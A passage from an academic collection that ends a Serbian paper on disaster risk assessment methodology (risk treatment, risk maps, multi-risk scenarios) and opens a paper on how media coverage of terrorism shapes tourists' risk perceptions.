of risk. Risk criteria may imply expenses and benefits, legal requirements, socio-economic and ecological factors, issues related to stakeholders, etc. Risk evaluation is used in order to decide on the importance of risk and whether every special risk should be considered and managed. For the purposes of risk evaluation, the entity classifies risks into categories and then decides which risks are acceptable and which are not.

Risk category criterion

The entity in question classifies risks into categories, ranging from the lowest (first) to the highest (fifth) (SRPS A.L2.003, 2010).

Risk acceptability criterion

Based on the list of acceptable and unacceptable risks, the entity defines the list of priorities. Risks with the highest degree of risk are given priority. In determining which risks will be managed first, the entity should pay attention to potential low-level risks and the possibility of their becoming high level risks (due to risk management measures) requiring priority treatment.

Risk treatment

By treating unacceptable risks, i.e. by taking over various planned measures, an entity reduces risk levels to the acceptable ones. The entity then makes a risk treatment plan, including in principle: activity, implementing agency, time of implementation, partners and manner of reporting.

Mitigation option criterion

In order to reduce the levels of risk from negative impacts of a potential hazard, the entity takes one or a combination of the following measures (SRPS A.L2.003, 2010):

a) *Risk avoidance* – Risk avoidance strategy is used in risk treatment to replace the initiated activities with the alternative ones, without undermining the projected goals.

b) *Reducing risk by changing the procedure* – By applying the strategy of risk reduction the entity revises the manner – procedure of implementation of critical activities without undermining the projected goals.

c) *Probability reduction* – Reduction of the probability of occurrence of a potential hazard is used in risk treatment and includes measures aimed at reducing the frequency of occurrence or time exposure of a protected asset, as well as introduction of a new or enhancing the existing system of protection of the critical elements.

d) *Reduction of impacts* – The strategy of reducing the possible impacts of potential hazards includes taking measures of protection of the protected assets from possible damage on the basis of the knowledge of the characteristics of the protected values and elements of the system of the entity and based on the reduction of vulnerability to a potential hazard.

e) *Risk retention or acceptance* – The strategy of risk retention implies to retain in the process of operation all activities or events which do not pose an immediate threat with an unacceptable risk level. Such potential hazards must be kept under control and the entity must take adequate measures so that the risk level does not become

unacceptable. An entity shall accept a risk only when there is a justifiable reason for that in terms of interest.

Risk treatment measures are built in the risk treatment plans, and actions are coordinated with all the stakeholders.

Feasibility options criterion

At each stage of risk assessment each risk treatment measure that an entity finds operational for a specific harmful event should be considered, and it should be checked if a measure is acceptable from the point of view of: conformity with the business policy of the entity or legal restrictions; the price of change of a product (service).

Technical bodies of an entity perform the analysis of feasibility options. In the process of establishing feasibility options for implementation of risk treatment measures, the entity applies the acknowledged and legally defined methods (SRPS A.L2.003, 2010).

Cost-benefit analysis criterion

Having finally established risk treatment measures, implemented risk reduction or mitigation measures and evaluated if there is unacceptable residual risk, by using the risk assessment criteria from this methodology, an entity performs analysis and identifies the magnitude of acute expenses of further treatment, in accordance with all general and special characteristics of an observed potential hazard. The cost-benefit analysis is performed by the technical service of the entity, by applying the acknowledged and legally defined methods.

If the analysis shows indicators contrary to the interest gained by risk treatment, the risk should be considered unacceptable (SRPS A.L2.003, 2010).

3.3 Residual risk criterion

At the end of the risk assessment process, i.e. unacceptable risk treatment, an entity should identify if there is residual risk, i.e. risk which remains unacceptable even after the treatment measures have been taken. Each residual risk that remains upon taking risk treatment measures should be evaluated by using the criteria for risk assessment prescribed in this methodology. If residual risk does not fulfill these criteria the entity should take other risk treatment measures. After the implementation and verification of the specific risk treatment measures, the entity should decide if general residual risk in an area is acceptable, by using acceptability evaluation (SRPS A.L2.003, 2010).

4. Maps and registers of natural and other disaster risks

4.1 Risk maps

Maps are important instruments showing information about potential hazards, vulnerability and risks in the area of natural and other disasters and thus supporting the process of risk assessment and overall risk control strategy. Maps help towards setting the priorities related to risk reduction strategies. Maps also have an important role in ensuring that all the stakeholders in the risk assessment process have the same

information on the hazards and threats, as well as in conveying the results of risk assessment to the interested stakeholders (ISO 22300, 2007). Finally risk mapping is useful in a broader context of land use and visibility of vulnerability assessment results as well as in planning and use of threat response forces. Producing risk maps is a complex job. They are usually one of the results of risk analysis and a follow-up of the process of mapping potential hazards and vulnerability in a given area.

By means of risk maps, an entity shows the space and spatial distribution of the protected assets, risk sources, distribution zones, protection and rescue facilities, facilities that may cause a risk or multi-risks, the position of the neighbouring countries with critical infrastructure, etc. In general, topographic charts of different scale are used for showing the results of risk mapping. Besides topographic charts, in order to show specific topics, specialized agencies also use thematic maps (hydrometeorological, seismic, etc.) (NFPA 1600, 2010). On risk maps (charts) specific potential hazards may be shown for the purpose of a more detailed representation of risks or groups of specific hazards or all potential hazards in a given area.

4.2 Risk register

Register of natural and other disaster risks is permanently produced in the process of risk assessment. An entity records all the data obtained or collected in the process of risk assessment. The records should be kept in hard copy or electronic versions for easy retrieval of data and creation of a database (UK Government, 2008).

In creating an efficient and comprehensive database, it is necessary to produce the relevant software that will provide an analysis of the entered data. Software solutions ensure high-speed analysis of data, visualization of data in real time and prediction of potential phenomena and events.

All vulnerability assessment results should be shown on electronic charts by using the geographic information system (GIS).

5. Multi-risk identification

In the process of risk assessment an entity takes into account the possibility that individual risks alone do not influence protected assets.

Multi – risk is a combination of two or more potential hazards generated from one potential hazard, taking into consideration the interactions of all potential hazards in all the situations:

- occurring simultaneously or consecutively, either because they are mutually dependant or because they are caused by a same event or a trigger event, or:
- posing a threat to the same elements under risk (vulnerable/exposed elements) without chronological coincidence.

Simultaneous potential hazards are also called side events, destructive effects, domino effects or waterfall effect (ISO TC223, 2007). The related examples are a landslide caused by flood, which was triggered by heavy rain, or an industrial accident which causes health problems, epidemics, etc.

Any event or a potential hazard may trigger a number of potential hazards, each of which may be considered separately. The probability of occurrence of each of these events is naturally closely linked to the probability of occurrence of a trigger event that preceded or followed. Assessment of the impacts must therefore take into consideration

the cumulative effect of all different potential hazards occurring simultaneously or consecutively (Keković et al, 2011).

Such multi-risk approaches are important in all the geographical areas prone to negative impacts of several types of potential hazards, as is the case of many parts of the Republic of Serbia. In this context, focusing only on one specific potential hazard could even result in increased vulnerability to another type of potential hazard (NFPA 1600, 2010). *For example, if an approval has been obtained for construction of a facility in a fertile valley, as its structure includes an elevated and high ground floor, this could result in a special vulnerability of the structure to the seismic waves.*

A multi-risk approach requires a multi-hazard and multi-vulnerability perspective. Each risk assessment must include the possibly increased impacts due to an interaction with other potential hazards; in other words, one risk may be enhanced as a result of occurrence of another potential hazard, or else because another type of event has considerably modified the vulnerability of the system. The perspective of multi-vulnerability refers to the variety of exposed protected assets, e.g. of the population transport and infrastructure system, buildings, cultural heritage, etc. showing different types of vulnerability against different protected assets and requiring different capacities for prevention of potential hazards. Analyses of individual risks take into consideration the complexity of different sources of specific potential hazards (Kuljba, Arhipova, 1998).

Difficulties faced in combining the analysis of individual risks into one integrated picture of multi-risk must not impede drawing conclusions on multiplication or increase of impacts. Some difficulties arise from the fact that available data for different individual risks may refer to different time frames and to using different typologies of impacts, etc.

5.1 Multi risk scenario

Ideally, risk identification should take into account all possible potential hazards, the probability of their occurrence and their potential impacts on all the protected assets and the entity that performs the assessment should ensure the possibility to consider the combinations of all risks. Potential hazards may occur with different intensity and the quantum influence may be unstable, i.e. insufficiently related to the intensity of potential hazards, in other words, only based on specific probability (NFPA 1600). In reality, there are situations where one potential hazard triggers other potential hazards. The range of potential hazards to be considered, together with their impacts, side effects and influence are totally unlimited. Due to such complexity, risk identification usually includes a detailed presentation of a scenario of potential risk situations, which reduces the number of possibilities to several identified situations. Multi-risk scenario is a presentation of a situation in which one or more impacts of potential hazards would lead to considerable impacts posing a priority threat to protected assets (ISO 22300, 2007). In the next phase of designing a multi-risk scenario, it is necessary to analyze all the possible combinations that pose a threat, but also those that are not apparently hazardous. Risk scenarios are an authentic description of events that may be expected in the future. Scenario formation is mostly based on the past experience, but events and impacts that have not yet happened should also be taken into consideration. Scenarios are based on a coherent and internally consistent set of assumptions about the key relations and trigger forces. Therefore, it is essential that all the pieces of information which lead towards defining a scenario should be explicit in order to be able to analyze and update them (NFPA 1600, 2010). For a risk assessment at a high level of aggregation,

such as national risk assessment, a fundamental question is which scenarios will be chosen, as this will determine how useful the role of risk assessment will be in depicting the reality. In comparison to a wide range of situations (i.e. risks and their different degrees), which are likely to happen only a limited number of scenarios may be chosen.

Many risky events may have a range of outcomes with different joint probabilities. Usually, smaller problems occur more frequently than disasters. Thus, there is a choice between the most frequent type of outcome and the most serious one, or another combination. In many cases it is appropriate to focus on the most serious outcome as it represents the biggest threat and is often of the most concern.

In some cases it may be appropriate to rank common problems and independent disasters as special risks. What is important is to use the probability relevant for the assessed impacts, and not the probability of an event as a whole.

6. Cross-border dimension of risk assessment

Many large-scale disasters have a considerable trans-border influence. Many real and potential hazards of the modern world, from remote areas, pose a threat to the main assets in the Republic of Serbia. The most known of these are nuclear facilities that exist in a closer or farther surroundings (Jakovljević, 2009).

Trans-boundary risk control depends on the cross-border exchange of information and therefore the data should be easy available and the neighbouring areas should also benefit from them. As successful as cross-border information exchange may be, it faces a number of challenges (Kuljba, Arhipova, 1998). Because of the very possibility of untimely exchange of information, it is essential to assess the possible impacts and risks from different potential hazards in the closer and farther surroundings of the Republic of Serbia.

Hazards that are typical for trans-boundary, even global effects, require a high level of communication among the states, national and international organizations. Communication does not mean a mere exchange of information, but is aimed at exchanging resources that will ensure prevention, timely response and recovery from the emergency impacts. The states take different measures intended for establishing such a communication, e.g. passing standards regulating the area of the risk management and early warning system, assessment of the response capacities, risk assessments, etc.

7. Conclusion

Emergencies, especially natural and other disasters, cause huge devastations and permanent consequences for people, their property, the environment, and also affect critical infrastructure. In terms of the number of deaths, material destruction and extraordinary expenses, the Republic of Serbia has suffered great losses as a result of various emergencies. In the previous couple of years it has used the emergency response forces and tools in a chaotic manner. Such a situation called for passing the relevant legal and sub-legal regulations related to drafting a natural and other disaster vulnerability assessment of the Republic of Serbia.

The vulnerability assessment, as a general act, gives many answers to questions related to degree of danger, manner of response, the size and distribution of response capacities and so on.

The most complex part of vulnerability assessment is natural and other disaster risk assessment. The first stage of risk assessment is a comprehensive inventory and

a thorough analysis of potential hazards in an area affected by natural and other hazards. In this phase the risk manager, in cooperation with experts for an observed area, performs a detailed analysis of the factors contributing to a potential danger. By their consideration, risk assessment and implementation of risk treatment measures, we have set the conditions for vulnerability prevention. The methodology for natural and other risk assessment in the Republic of Serbia has been conceived as a set of criteria and parameters, defined by expert organizations in charge of specific types of potential hazards, which allow for an integrated and precise interpretation and analysis of potential hazards. The ultimate goal is to define the type, quantity and distribution of the forces and tools required for an efficient emergency response, and to take prevention action, based on real indicators and eventually to evacuate the people and goods with the aim of protection and rescue.

A contemporary approach to emergency decision-making based on integrated risk assessment is an indicator of awareness rising in the community on the possible hazards and their impacts, on the necessity to develop plans for prevention or reduction of impacts and on economic use of the protection and rescue forces and capacities.

8. References

1. Doebling, P-E. (2009). Utvrđivanje i procena opasnosti u lokalnoj zajednici, Bezbednost društva – spremnost i reagovanje na incidente, Zbornik radova „Civil emergencies, Beograd
2. Jakovljević, V. (2009). Značaj borbe protiv vanrednih situacija, Zbornik radova „Civil emergencies“, međunarodni naučni skup, Beograd
3. Keković. Z, Komazec.N, Mladenović.M, Savić.S, Jovanović.D. (2011). Procena rizika u zaštiti lica, imovine i poslovanja, Centar za analizu rizika i upravljanje krizama, Beograd
4. Kuljba, V.V, Arhipova N.I. (1998). Управление Чрезвычайных ситуациях, Российский государственный гуманитарный университет,
5. National risk registrar. (2008). Cabinet Office, UK Government, London
6. NFPA 1600, (2010). Standard on disaster/emergency management and bussiness continuity programs
7. Standard ISO DIS 22300 - Societal security - Vocabulary
8. Standard ISO TC 223:ISO PAS:2007 Društvena bezbednost- Uputstvo za pripravnost na incidente i upravljanje kontinuitetom operacija
9. Standard SRPS A.L2.003:2010 Društvena bezbednost – Procena rizika u zaštiti lica, imovine i poslovanja
10. Standard ISO 31000 Risk management - Guide
11. Standard Guide 73 Risk management – Vocabulary
12. Štrbac, K. (2009). Pojam opasnosti, “Civil emergencies”, Beograd,
13. UNEP IE/PAC, APELL, 1988.
14. Zakon o vanrednim situacijama, Službeni glasnik republike Srbije, br 111/09

PROCENA RIZIKA OD ELEMENTARNIH NEPOGODA I DRUGIH NESREĆA U REPUBLICI SRBIJI – METODOLOŠKI OSVRT

Rezime

Jedan od najozbiljnijih izazova savremenog društva jeste nedostatak svesti o prisustvu različitih opasnosti i mogućnostima uticaja na njih. U težnji ka stanju oslobođenom opasnosti svaka društvena zajednica preduzima razne mere i aktivnosti da proceni stepen svoje ugroženosti. Kao najsloženiji deo procene ugroženosti, procena rizika zahteva sistematičan pristup u identifikovanju i analizi opasnosti, zasnovan na primeni odgovarajućih kriterijuma za izračunavanje nivoa rizika prikazanih u ovom radu. Svaka metodologija za procenu rizika mora se prilagoditi kontekstu procene rizika. Iz tog razloga, metodologija za procenu rizika od elementarnih nepogoda i drugih nesreća predstavlja pokušaj da se uspostave osnovni zahtevi i kriterijumi za procenu rizika u sferi upravljanja u vanrednim situacijama. Zbog kompleksnosti i nepredvidivosti prirodnih i tehničko-tehnoloških opasnosti koje ugrožavaju ljude, materijalna dobra i životnu sredinu, metodologijom procene rizika je obuhvaćena i izrada mapa rizika, procena kombinacija rizika – multirizika, kao i prekogranična dimenzija rizika.

TERRORISM AND TOURIST INDUSTRY – MEDIA INFLUENCES IN SHAPING RISK PERCEPTIONS

Želimir Kešetović¹
Faculty of Security Studies, Belgrade

Abstract: Since before the end of the Cold War, terrorism acts have had major effects on tourism industry. Tight linkages between terrorism and tourism do not exist in the absence of media attention. Terrorist acts are media events par excellence. Being predominantly profit oriented, some media are irresponsible in reporting on terrorist acts. However media have strong influence on risk perception among tourist, and consequently tourist industry. Risks from activities that evoke fear, terror, or anxiety, like terrorism, are perceived to be greater than risks from activities that do not arouse such feelings or emotions. The way the terrorist act is presented in mass media will shape the perceptions of potential tourists to certain tourist destinations, countries and whole regions and therefore influence tourist industry. Having this in mind, managers in tourist industry should use all necessary crisis communication tools and techniques in order to restore image of stability in tourist destinations affected by terrorist attacks.

Keywords: terrorism, risk perception, tourist industry, crisis communication.

1. Introduction

Human curiosity, need to learn about other countries and cultures, modern transportation, first of all cheap air travel in combination with the package tours, resulted in enormous development of international mass tourism. Tourism has become a popular global leisure activity. In 2008, there were over 922 million international tourist arrivals, with a growth of 1.9% as compared to 2007. International tourism receipts grew to US\$ 944 billion in 2008, corresponding to an increase in real terms of 1.8%. The World Tourism Organization forecasts that international tourism will continue growing at the average annual rate of 4 %. By 2020 Europe will remain the most popular destination, but its share will drop from 60 % in 1995 to 46 %. Long-haul will grow slightly faster than intraregional travel and by 2020 its share will increase from 18 % in 1995 to 24 % (UNWTO, 2009).

Generally speaking safety and security are among major concerns when choosing tourist destinations. Wars and ethnic conflicts, terrorism, high crime rates, dangerous diseases and natural disasters can be factors of deterrence in choosing tourist destinations. In almost all tourist guides there are safety tips to avoid certain countries, regions, neighborhoods or behaviors. Also there are numerous web sites like www.SOS.travel, an online one-stop-shop where users can access the latest critical information and communication tools in anticipation of, or in response to, natural and man-made crises with potential impacts on tourism. The system aims to support crisis preparedness in the tourism sector and to assist in rapid recovery from crisis situations. SOS.travel also serves as a valuable resource for travelers by providing in one place the tools and information they need in order to make informed decisions about their own safety and security, and to obtain assistance in case of an emergency.

¹ E-mail: zelimir.kesetovic@gmail.com

The tourism sector and popular destinations are inherently vulnerable to disaster and crisis conditions (Pizam and Mansfield, 1996; Sömnez et al., 1999). Adverse situations associated with distress, fear, anxiety, trauma and panic are the antithesis to the enjoyment, pleasure, relaxation and stability often sought in the tourist experience (Santana, 2003). If a prospective destination is associated with any negative images or sentiments, consumers can simply choose to cancel, defer or substitute for alternative locations – such actions may precipitate a tourism crisis.

However, there is evidence that also thrill seeking tourist, and related phenomena like war tourism,² extreme (shock) tourism³ and adventure tourism (Buckley, 2006) exist. But even tourists of this kind are concerned with their own safety, using the specialized tourist guides with advices to staying alive in world's most dangerous places (Pelton, 2003).

Anyway, thrill and danger seekers in tourism are not the main stream. For the majority of tourists safety of their life and property is an important factor when choosing where to spend their holidays. Different levels of concern for safety may influence the decision making process of potential tourists. It is likely that destinations perceived as safe from terrorism and political problems will be considered seriously, while those perceived as risky will be rejected. In that sense in the recent decades in different part of the world tourism industry has been often affected by terror, war and political crisis. Pizam and Smith remark that since before the end of the Cold War, terrorism acts have had major effects on tourism destinations. As a result, the 'shadowy, mobile, and unpredictable' forces of terrorism are becoming an unfortunate part of travel and tourism landscape. Their paper provides a quantitative analysis of major terrorism events around the world during 1985-98, classified by date, location, victims, weapons used, severity of damage, motive, effect on tourism demand, and length of effect. The analysis is followed by a summary and conclusions about the magnitude of the impact of these events on host destinations and the tourism industry worldwide (Pizam and Smith, 2000).

Terrorist acts are often very brutal aiming to gain publicity. The number of innocent randomly chosen victims presented in electronic and print media as a consequence has the rise of fear of crime and anxiety over personal security. Freyer and Schröder note that "again and again the peaceful picture of traveling has shown signs of faltering in the face of unexpected events such as terrorist attacks. In the affected regions, events of this nature often have enormous impacts on the economy and social life of residents. In some cases, tourism flows are interrupted as tourists look for other seemingly safe destinations. However, up to now, terrorist attacks at Luxor, Cairo and Bali, the PKK

2 **War tourism** is a term the media use to describe the idea of recreational travel to war zones for purposes of sightseeing and superficial voyeurism. War tourist is also a pejorative term to describe thrill seeking in dangerous and forbidden places. There has been no proof of the concept in real life but the idea has gained currency in a number of media reports, none of which have actually interviewed or found a tourist who has visited active combat areas as a tourist. There have been a number of tourists caught up in war torn regions, many who visit active war zones like Israel, Lebanon, Myanmar, Algeria, Colombia and other regions at war. There are many freelance journalists who describe themselves humorously as "war tourists" (P.J. O'Rourke is the most famous) and mercenaries who have pretended to be tourists to avoid discovery as in Michael Hoare's attempt to take over the Seychelles disguised as "The Royal Order of Frothblowers". http://en.wikipedia.org/wiki/War_tourism. War tourism is also confused with dark tourism or "battlefield tourism": going to places of historic importance or famous battle sites. Foley and Lennon explore the idea that people are attracted to regions and sites where "inhuman acts" have occurred. They claim that motivation is driven by media coverage and a desire to see for themselves, and that there is a symbiotic relationship between the attraction and the visitor, whether it be a death camp or site of a celebrity's death. Much of their focus is on ancient sites where "acts of inhumanity are celebrated as heritage sites in Britain (for example, the Tower of London, Edinburgh Castle), and the Berlin Wall" (See Foley and Lennon, 2000; Sharpley and Stone, 2009)

3 **Extreme tourism** or shock tourism is a type of niche tourism involving travel to dangerous places (mountains, jungles, deserts, caves, etc.) or participation in dangerous events. Extreme tourism overlaps with extreme sport. The two share the main attraction, "adrenaline rush" caused by an element of risk, and differing mostly in the degree of engagement and professionalism http://en.wikipedia.org/wiki/Extreme_tourism


attack in Turkey or the ETA attacks in Spain have not stopped the long-term growth of international tourism. The destinations subjected to terrorist attacks have generally regained lost visitors as holiday-makers quickly forget such incidents and return relatively soon after the occurrences of devastating attacks” (Freyer and Schröder, 2005).

Due to number of victims and the method of the assault the attacks of 9/11 in the USA was world media event par excellence. Although the attack itself was not aimed at tourism primarily, its effect on the international tourism economy, the tourist product and tourists themselves was considerable (Nacos, 2002; Schicha and Brosda, 2002). In certain way media amplified fear of terrorism in order to prepare the public opinion and justify “war on terror” and following intervention in Iraq, as well as new domestic security policy comprising restrictions of human rights and freedoms. Impact on air transportation and tourism industry was inadvertent by consequence.

2. Terrorism and media

Generally, terrorists use extremely violent and inhumane methods against soft targets in order to generate shock, fear and fright. Their goal is to reach a very broad audience, and the media seem to be the best means to achieve it. Regardless of the cruelty of the terrorist act, if it reaches limited public its effect is minor. Nowadays terrorism evolved due to interaction with the modern mass media. Number of authors pointed out the instrumental relationship that exists between media and terrorists (Laqueur, 1976; Jenkins 1983; Nacos, 1994; Wieviorka, 1988; Kratcoski, 2001), although there is no consensus in understanding the nature of this relationship.

The communication dimension in conceptualizing terrorism was first proposed by Karber who argued “as a symbolic act, terrorism can be analyzed much like other mediums of communication” (Karber, 1971:9). He outlines four basic components of the communication process within the context of terrorism: transmitter of message (terrorist), intended recipient of message (target of terrorist’s message), message (terrorist act involving individual or institutional victims), and feedback (reaction of the recipient). In that sense classic communication paradigm can be slightly rearranged.



This symbiotic relationship between terrorism and the media first became possible with the development of the international media. Their development occurred in several stages. In 1830, the first steam printing press was developed, and 3 years later the first newspaper with a large circulation was published in the USA. In 1968, the first TV satellite images were broadcast worldwide, followed later by live reporting. Terrorist

organizations quickly recognized the possibilities of this new means of mass communication to promote their aims, and it is perhaps no coincidence that the 1968 hijacking of a commercial jet by Palestinian terrorists announced the birth of international terrorism (Hoffman, 1999).

Nowadays it is obvious that the media play an important role during the planning and execution of terrorist activities from the viewpoint of terrorists (Biernatzki, 2002). The media transmit the events and also the ideological aims of the terrorists to a broad audience by means of far-reaching and extensive reporting. Without media amplification terrorist activities would fade away and the perception of the events would be limited to the immediate victims. To attract the attention of the local as well as international media, their actions are often carefully arranged. The news content is of great importance to the media, which in turn reach a broad, interested audience. The intensive, sometimes exaggerated and superficial reporting results in an image of unsafe destinations and leads to negative effects not only on the target destinations, but also on those countries that benefit from tourism (Freyer and Schröder, 2007).

3. Risk perception

According to the words of Ulrich Beck, the contemporary-postmodern society is the "Risk Society" where in the first place we become more and more aware of the technological, scientific and other man-made as well as natural risks and hazards we are surrounded by, and, in the second place, the society where such risks are rapidly increasing. The logic underlying modern industrial societies is changing from one based on the distribution of "good" aspects, in the form of material products, to one based on the distribution of "bad" aspects, in the form of risks and unintended consequences (Beck, 1998). The eminent roles in such settings are assigned to the media as a source of information, agenda-setters and opinion makers. Anthony Giddens speaks of "risk culture", which can be seen as a new imperative for modern society; we live in a society which is no longer turned towards the past, but towards the future, in which individuals have acquired considerable autonomy and are encouraged to take their lives in their own hands (Giddens, 1999).

Even if the experts and professionals accept the theory that we live in the "risk society", the public is reluctant to adopt the "risk culture" in general. Laymen have their own way of dealing with risks and hazards. Either the public "overestimates" risks considered by the experts to be statistically insignificant or under control (which can lead to various types of social reactions, such as anti-nuclear demonstrations), or else they continue to "under-estimate" the risks and hazards associated with individual behavior (which, on the other hand, can complicate things for experts who are trying to develop preventive policies). Individuals also have a propensity to believe that they are personally immune to risky events. The "it won't happen to me" phenomenon applies to many individuals when they drive a motorcar or smoke a cigarette. In both cases, perceptions of risk acquire their own strength and sometimes have consequences greater than the risks themselves. Therefore, someone might be willing to engage in a, statistically speaking, rather dangerous activities such as binge-drinking, paragliding or free climbing and at the same time be very reluctant to visit the countries or areas that are perceived to be under terrorist threat.

From the perspective of social sciences, risk perception includes human beliefs, attitudes, judgments and feelings, as well as wider societal or cultural values and dispositions that people adopt towards hazards and benefits coming from them. Such

view on risk perception is deliberately wide, because it takes into account that people rather evaluate hazards as something real and palpable than risk which is but an abstract concept (Pidgeon, 1992:89). Risk perception is above all multidimensional, because one hazard can have different meanings for different persons (depending on, say, their system of values) and in different contexts.

What social sciences generally intend to assess in the risk perception research, includes human cognition and processing of the various information about hazards, as well as the „second hand” information originating from scientific communication, the communication of the „significant other” of the social surrounding, such as peers or other trustworthy figures and, of course, the media. Today's psychological practice accepts the general position that the outside information are first selected and then interpreted on the basis of the structures of the organized knowledge through which all individuals personalize the world, as well as on the basis of the system of beliefs and significations which is shared between the individuals within a certain culture, society or a social group (Pidgeon, 1992).

Although in defining probability people use various heuristic simplifications or „short-cuts”, they have relatively sophisticated views on certain risks, including important qualitative factors which formal risk assessment techniques very often do not take into account (Pidgeon, 1992). Systematic differences between intuitive and statistical estimates can be seen only in case of the extreme values: people tend to overestimate the fatalities from very low probability events (e.g. nuclear radiation) and underestimate the very probable ones (e.g. cancer, stroke...). One of the explanations of this effect is that people use the availability heuristics, which means that, under certain circumstances, people will judge the likelihood or frequency of an event in part as a function of the ease of recall (availability) of similar instances from memory. It is often said that key impact on the availability from memory are the information from the media. Sensational overreporting of relatively rare accidents such as car bombs, suicide bombers or airplane hijacking can increase the perception of availability of such events. On the other hand, relatively „normal” causes of death such as car accident or a stroke, rarely become the headlines. This can lead to people overestimating the probability of rare but „sensational” events and underestimate very frequent but not so „interesting”.

It shouldn't be forgotten that one of the important facets of terrorism, if not the most important one, is its psychological impact. Drake has defined terrorism as “the recurrent use or threatened use of politically motivated and clandestinely organized violence, by a group whose aim is to affect one or more psychological targets in order to make them behave in a way in which terrorists desire” (Denney, 2005).

Now, one of the key questions in risk assessment is what makes the risk acceptable or tolerated. We can also pose another question, that is, what makes some risks so unacceptable and intolerable? In the former instance we can speak about attenuation of „objective” risk, whilst in the latter we can speak about the amplification of the risk in question. The term risk acceptability conveys the impression that society purposely accepts the risks as the reasonable price for some beneficial technology or activity (Kasperson, 1983). Race car driving, mountain climbing or, even, adultery are all high-risk activities in which the benefits are intrinsically cross-linked with the risks. These activities are thrilling and exhilarating because they are dangerous. Amplification could be defined as a process during which events pertaining to hazards interact with psychological, social, institutional and cultural processes in ways that can heighten or attenuate public perceptions of risk and shape risk behavior. More recently, amplification has been described as referring to the discrepancy that might exist between expert and lay points of view, or, where there is amplification of impacts, to the discrepancy

between expert assessments of the risk and the magnitude of the impacts that do or do not follow. Where public perceptions are such that the risk is much greater than expert assessments would suggest, we speak about intensification. Conversely, where perception/behavior suggests that the risk is much less than expert judgment would suggest we speak about attenuation (Breakwell and Barnett, 2001).

Some theorists argued that a number of “negative hazard attributes” or “outrage factors” exists which might influence people’s risk perception and therefore cause intensification or attenuation. The 1992 Royal Society Report identified eleven such attributes, whilst Covello and Sandman added nine more. It would be out of the scope of this study to mention all of them, but we can name a few which are linked to the perceived threat of terrorism:

1. Lack of personal control over outcomes (one cannot control a terrorist behavior, the time and place of the possible attack)
2. Lack of personal experiences with the risk (most tourists come from the developed countries where the incidence of terrorist attacks is quite low)
3. Infrequent but catastrophic accidents (high number of victims and great material losses of a terrorist attack)
4. Risks that cause dread - risks from activities that evoke fear, terror, or anxiety are perceived to be greater than risks from activities that do not arouse such feelings or emotions (terrorist attacks are linked with images of dying casualties, burning buildings, panic etc.)
5. Media attention – Risks from activities that receive considerable media coverage are viewed as greater than risks from activities that receive little (extreme interest of media in terrorism normally followed by the very graphic reports and images of the terrorist attacks)

Covello and Sandman argue that these findings reveal that people often perceive and assess “risk” more in terms of these factors than in terms of potential for “real” harm and hazard. For the public $RISK = HAZARD + OUTRAGE$. Thus, risk, is multidimensional and its quantitative size is only one of the dimensions. Since people vary in how they assess risk acceptability, they will weigh the outrage factors according to their own values, education, personal experience, and stake in the outcome. Because acceptability is a matter of values and opinions, and because values and opinions differ, discussions of risk may also be debates about values, accountability and control. Any measurement of risk would, therefore, need to be sensitive to the system of understanding in which that risk is viewed. This also suggests that apparently irrational views may actually constitute logical constructions of a perceived reality (Covello and Sandman, 2001).

4. Terrorism, tourism and risk perception

In modern context both terrorism and tourism are global phenomena. Tourists and tourist destinations become one of favorite terrorist targets. Due to a number of terrorist attacks on tourist destinations peaceful picture of travelling is fading away. People still remember incidents like the explosion that killed three in Paris in 1986, the home-made pipe bomb in Tel Aviv in 1990, the November 1997 massacre of 58 tourists at Luxor’s Temple of Hatshepsut in Egypt, and the Kenyan and Tanzanian US Embassy truck bombings killing 263 in August 1998 (Pizam and Smith, 2000). Attacks of 9/11, due to their enormous dimensions, number of victims, method of assault and media

attention, are in certain way a milestone in understanding and redefining strong links and complex mutual impacts that exist between tourism and terrorism.

On the tactical level tourism is used by terrorists to obtain resources to fund further activities through thefts and robberies. On the strategic level, attacking touristic targets is in function of achieving ideological aims and destabilizing target countries' economy and/or the power and status of the political elite by intimidating potential visitors (Sönmez et al., 1999). Attacks on tourism may also be used by terrorist organizations as a form of 'punishment' for the business community, political system and elements of society for their support of unpopular economic and social policies. Selection of touristic targets is stronger in those countries that are dependent upon tourism and, therefore, where the state is more likely to be susceptible to blackmail from the terrorists' perspective. At a strategic target, tourism is a surrogate; first attack the economy and achieve ideological aims later (Freyer and Schröder, 2007).

Cultural differences might also be a trigger for terrorist to attack tourists. For example tourists' behavior, forbidden in Islam religion, like eating pork, drinking alcohol and gambling may provoke attacks of radical Islamic groups that can see it as a threat to their traditions and value system.

In a number of cases actual target of terrorist are not the unfortunate tourists but rather the general social system, the government or the political order. Tourists are either means to indirectly reach those targets, or just a collateral damage (incidental victims). Of course, there are extreme cases of terror attacks against tourists and tourist facilities in which the violence can be understood as a message, aimed to alarm local, national and international general public through mass media.⁴

Scott argues that linkages between terrorism and tourism would not exist in the absence of media attention. In his paper "Media congestion limits media terrorism" he finds empirical linkages between terrorism and tourism (Scott, 2001).

In today's media world the most people first hear about a major terrorist incident through the media (TV, radio, newspapers or Internet). For omnipresent media, terrorist acts contain the very essence of hard news as they:

- involve ordinary people who have become the victims and with whom everyone can identify,
- represent threat to a lot of people, primarily to the most vulnerable and perhaps valuable (mainly perceived to be children, pregnant women and the elderly), and
- have major, perhaps fatal, long term consequences.

So media are, together with emergency services first at the spot of terrorist act, in order to give first information and follow up.

Usually, media coverage of terrorist attacks is overloaded with emotional overtones. According to the proverb "if it bleeds, it leads" journalists seem to have adopted the notion that the more a terrorist act can trigger viewers' emotions, the more coverage it should get. Inevitably reporting on such events involves human drama, tension, romance, adventure, tragedy and victims (Glaesser, 2006). This element, together with others such as physical proximity and cultural proximity, makes up the total news value of the event.⁵


⁴ Between 1985 and 1998, Pizam and Smith counted about 70 important terrorist incidents at destinations in which 71% of the victims were tourists (Pizam and Smith, 2000).

